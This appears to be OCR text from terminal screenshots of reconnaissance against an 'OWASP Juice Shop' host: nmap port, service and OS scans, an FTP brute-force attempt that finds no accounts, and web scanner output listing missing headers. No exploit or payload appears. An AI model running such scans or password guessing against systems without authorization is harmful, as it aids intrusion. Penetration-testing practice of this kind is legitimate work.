

Applications Places System
Wed May 7, 20:42
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.012s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
PORT STATE SERVICE
21/tcp open ftp
| ftp-brute:
| Accounts: No valid accounts found
|_ Statistics: Performed 3626 guesses in 602 seconds, average tps: 7.0
| ftp-syst:
| STAT:
| Server status:
| Transfer mode: ASCII
| List mode: UNIX
| Current number of users: 306
| Maximum number of users: 8364
| Idle timeout: 300 seconds
| Hostname: zax
|_End of server status.
Nmap done: 1 IP address (1 host up) scanned in 603.16 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:43
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
PORT STATE SERVICE
21/tcp open ftp
| ftp-brute:
| Accounts: No valid accounts found
|_ Statistics: Performed 3626 guesses in 602 seconds, average tps: 7.0
| ftp-syst:
| STAT:
| Server status:
| Transfer mode: ASCII
| List mode: UNIX
| Current number of users: 306
| Maximum number of users: 8364
| Idle timeout: 300 seconds
| Hostname: zax
|_End of server status.
Nmap done: 1 IP address (1 host up) scanned in 603.16 seconds
[root@parrot]-[/home/user]
#nmap -sS -Pn -T4 -p- owasp-juice.shop -oN tcp_full_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 20:43 UTC
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:47
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Current number of users: 306
Maximum number of users: 8364
Idle timeout: 300 seconds
Hostname: zax
End of server status.
Nmap done: 1 IP address (1 host up) scanned in 603.16 seconds
[root@parrot]-[/home/user]
#nmap -sS -Pn -T4 -p- owasp-juice.shop -oN tcp_full_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 20:43 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.095s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 245.54 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:51
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 245.54 seconds
[root@parrot]-[/home/user]
#nmap -sS -Pn -T4 -p- owasp-juice.shop -oN tcp_full_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 20:48 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.096s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 153.33 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:53
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 153.33 seconds
[root@parrot]-[/home/user]
#sudo nmap -sU -T4 --top-ports 100 owasp-juice.shop -oN udp_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 20:53 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.00029s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
All 100 scanned ports on owasp-juice.shop (81.169.145.156) are in ignored states.
Not shown: 100 open|filtered udp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 21.38 seconds
[root@parrot]-[/home/user]
#;2~
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:55
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 153.33 seconds
[root@parrot]-[/home/user]
#sudo nmap -sU -T4 --top-ports 100 owasp-juice.shop -oN udp_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 20:53 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.00029s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
All 100 scanned ports on owasp-juice.shop (81.169.145.156) are in ignored states.
Not shown: 100 open|filtered udp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 21.38 seconds
[root@parrot]-[/home/user]
#nmap -sV -p 80,443,3000 owasp-juice.shop -oN service_version_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 20:54 UTC
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal



Applications Places System
Wed May 7, 20:57
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
SF:Control:\x20no-cache\r\nContent-Type:\x20text/html\r\nPragma:\x20no-cac
SF:he\r\nExpires:\x200\r\nContinue:\x20close\r\n\r\n<html><body>You\x20are
SF:\x20being\x20<a\x20href='http://wired\.meraki\.com:8090/blocked\.cgi\?b
SF:locked_server=81\.169\.145\.156:80&blocked_url=http%3A%2F%2F81\.169
SF:\.145\.156%2F&blocked_categories=bs_022'>redirected\.</body></h
SF:tml>\n")%r(RTSPRequest,6A,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nServer
SF::\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\x2024\r\n\r\nHTTP
SF:/1\.1\x20400\x20Bad\x20Request")%r(FourOhFourRequest,272,"HTTP/1\.1\x20
SF:302\x20Found\r\nLocation:\x20http://wired\.meraki\.com:8090/blocked\.cg
SF:i\?blocked_server=81\.169\.145\.156:80&blocked_url=http%3A%2F%2F81\.169
SF:\.145\.156%2Fnice%2520ports%252C%2FTri%256Eity\.txt%252ebak&blocked_cat
SF:egories=bs_022\r\nContent-Type:\x20text/html\r\nContent-Length:\x20262\
SF:r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html\r\nPragma:\
SF:x20no-cache\r\nExpires:\x200\r\nContinue:\x20close\r\n\r\n<html><body>Y
SF:ou\x20are\x20being\x20<a\x20href='http://wired\.meraki\.com:8090/blocke
SF:d\.cgi\?blocked_server=81\.169\.145\.156:80&blocked_url=http%3A%2F%
SF:2F81\.169\.145\.156%2Fnice%2520ports%252C%2FTri%256Eity\.txt%252ebak&am
SF:p;blocked_categories=bs_022'>redirected\.</body></html>\n");
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 143.97 seconds
[root@parrot]-[/home/user]
#
Account EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal


Applications Places System
Wed May 7, 21:04
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Device type: bridge|general purpose|switch|media device
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (96%), Bay Networks embed
ded (87%), Sanyo embedded (87%), Allied Telesyn embedded (86%), Linux (86%), Sli
ng embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_45
0 cpe:/h:sanyo:plc-xu88 cpe:/h:alliedtelesyn:at-9006 cpe:/o:linux:linux_kernel:2
.6.18 cpe:/h:slingmedia:slingbox_av
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (
96%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (87%), Sanyo
PLC-XU88 digital video projector (87%), Allied Telesyn AT-9006SX/SC switch (86%)
, Linux 2.6.18 (CentOS 5, x86_64, SMP) (86%), Slingmedia Slingbox AV TV over IP
gateway (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.52 ms w9c.rzone.de (81.169.145.156)
OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 208.25 seconds
[root@parrot]-[/home/user]
#
Account EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal


Applications Places System
Wed May 7, 21:19
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
+ Target IP: 81.169.145.156
+ Target Hostname: owasp-juice.shop
+ Target Port: 80
+ Start Time: 2025-05-07 21:17:31 (GMT0)
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://owasp.org/www-project-juice-shop
+ : Server banner changed from 'cloudflare' to 'Apache/2.4.63 (Unix)'.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Uncommon header 'continue' found, with contents: close.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-05-07 21:18:57 (GMT0) (86 seconds)
+ 1 host(s) tested
[x]-[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal


Applications Places System
Wed May 7, 21:24
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
bash: what: command not found
[x]-[root@parrot]-[/home/user]
#whatweb owasp-juice.shop
http://owasp-juice.shop/ [301 Moved Permanently] Country[GERMANY][DE], HTTPServer[cloudflare], IP[81.169.145.156], RedirectLocation[https://owasp.org/www-project-juice-shop], Title[301 Moved Permanently], UncommonHeaders[cf-ray]
